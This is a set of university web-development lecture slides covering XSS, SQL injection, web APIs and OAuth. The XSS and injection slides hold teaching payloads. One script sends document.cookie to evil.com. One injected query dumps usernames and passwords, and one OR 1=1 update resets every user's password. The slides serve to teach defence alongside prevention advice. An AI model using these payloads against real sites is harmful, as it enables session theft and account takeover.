


The screenshot shows a web search interface. At the top, there is a search bar with the text "Web Search" and a red button. Below the search bar, the results are displayed. The first result is "Results for: Christo Wilson", where "Christo Wilson" is highlighted with a blue box. Below this, the text "Christo Wilson – Professor at Northeastern" is shown in red, followed by the URL "http://www.ccs.neu.edu/home/cbw/index.html".



# XSS Example: Reflected Attack

```
http://www.websearch.com/search?q=<script>document.write('');</script>
```





# XSS Example: Stored Opportunity

**friendly**

**What's going on?**


I hope you like pop-tarts ;)

```
<script>document.body.style.backgroundImage = "url('http://img.com/nyan.jpg ')"</script>
```

**Update Status**




# XSS Example: Stored Opportunity



# XSS Example: Stored Attack

```
<script>  
  document.write('<img src="http://evil.com/?'+document.cookie+'>');  
</script>
```



# Best-Effort XSS Prevention

- **Validate all input**
- **Filter all output**



# Injection Attacks

## Basic idea...

- Backend is interacting via a declarative language (e.g. SQL) and incorporating user input
- Attacker escapes limited context of the command, and can now violate confidentiality, integrity, and/or availability
  - Steal data
  - Change data
  - Keep the backend busy



# Example: SQL Injection

SQL manipulation for nefarious purpose

## Method

- String manipulation
  - Parameters, function calls
- Code injection (e.g. buffer overflow)

## Goals

- Fingerprinting
  - Learn about service via version, configuration
- DoS
- Bypass authentication/privilege escalation
- Remote execution

## Protection

- Parameterized statements
- Filter input
- Limit use of custom functions



# SQL Injection Examples

## Original query:

```
“SELECT name, description
FROM items
WHERE id=” + req.args.get(‘id’, ‘’) + “”
```

## Result after injection:

```
SELECT name, description
FROM items
WHERE id=‘12’
UNION
SELECT username, passwd FROM users;--’;
```

## Original query:


```
“UPDATE users
SET passwd=” + req.args.get(‘pw’, ‘’) + “”
WHERE user=” + req.args.get(‘user’, ‘’) + “”
```

## Result after injection:

```
UPDATE users
SET passwd=‘...’
WHERE user=‘dude’ OR 1=1;--’;
```



# XKCD: Exploits of a Mom





# Best-Effort Injection Prevention

- Validate all input
  - Commonly server support (e.g. SQL filtration)
- Filter output
  - Commonly library support (e.g. parameterized queries, ORM)
- NoSQL does not mean no injection!
- Security via layers/assume breakage
  - Limit what the user can do if hacked




# Web APIs



Nate Derbinsky



# WebApp: Big Picture



# WebApp: Big Picture Expanded

**Client****Network****Server**

# Web API

- Allows for communication via HTTP
  - Browser-Server: user actions  $\leftrightarrow$  system state
  - Server-Server: information exchange
    - Could be within/across organizations
    - **Mostly our focus in this lecture**
- Typically RESTful + JSON (or XML)
  - Endpoint: basically a function; via docs...
    - URL (~ function name, possibly version for stability)
    - Arguments (+format) to supply
    - Expected output(s) (+format)
    - Stateless invocation, cacheability per responses



# Useful Tools for Testing

- APIGee Console
  - <https://apigee.com/console/>
- Postman
  - <https://www.getpostman.com/apps>
- cURL
  - <https://curl.haxx.se/download.html>
- Languages have libraries for HTTP
  - Javascript: [https://www.w3schools.com/js/js\\_ajax\\_http\\_send.asp](https://www.w3schools.com/js/js_ajax_http_send.asp)
  - JQuery: <https://api.jquery.com/jquery.get/>
  - Python requests: <http://docs.python-requests.org>
- Some sites have web-based experimentation consoles specific to their API



# Browser-Server Example (1)

- Albums via Artist Name
  - Uses the “Chinook” database
  - Bootstrap frontend, Python or Node backend
- <https://course.ccs.neu.edu/cs3200sp18s3/ssl/misc/Web.zip>



# Browser-Server Example (2)

- Managing a movie “database”
  - React frontend, SpringBoot (Java) backend
- <https://github.com/jannunzi/react-springboot-movies>





# API Examples (1)

- List of APIs
  - [programmableweb.com/apis/directory](http://programmableweb.com/apis/directory)



# API Examples (2)

- Wikipedia
  - Turns out it's just the general API you get with MediaWiki
  - [mediawiki.org/wiki/API:Main\\_page](http://mediawiki.org/wiki/API:Main_page)
  - [mediawiki.org/w/api.php](http://mediawiki.org/w/api.php)
  - [en.wikipedia.org/w/api.php?action=query&titles=Northeastern%20University&prop=revisions&rvprop=content&format=json&formatversion=2](http://en.wikipedia.org/w/api.php?action=query&titles=Northeastern%20University&prop=revisions&rvprop=content&format=json&formatversion=2)



# API Examples (3)

- Reddit
  - [reddit.com/dev/api](https://reddit.com/dev/api)
  - [reddit.com/r/aww/](https://reddit.com/r/aww/)
  - [reddit.com/r/aww.json](https://reddit.com/r/aww.json)



# Authentication

- Sometimes an app that uses an API needs to be able to identify itself to the service
  - Private info access, “premium” API features
- Common methods
  - API Key/Token
  - OAuth



# API Key/Token

- Secret between you and the API
  - Keep this safe!
- Example: GitHub
  - <https://github.ccs.neu.edu/settings/tokens>
- Some services may require you to “sign” (i.e. encrypt) some/all of your communication




# API Examples (4)

- OMDB ~ IMDB
  - <http://www.omdbapi.com>
- Free access (via registration) = 1000/day
  - Paid = more access, posters
  - Append your secret key to all requests



# OAuth



# What is OAuth?

- An authorization framework that enables applications to obtain limited access to user accounts on an HTTP service
- Basically...
  - the **app** gets a (time/scope-limited) token that...
  - provides access to a **service** on **your behalf**...
  - without you sharing authentication credentials for the service with the app





# OAuth Terms

1. **Resource Owner:** you
2. **Resource Server:** service that houses the resource of interest
3. **Authorization Server:** verifies resource owner via authentication, supplies tokens
  - May be the same as #2
4. **Client:** app

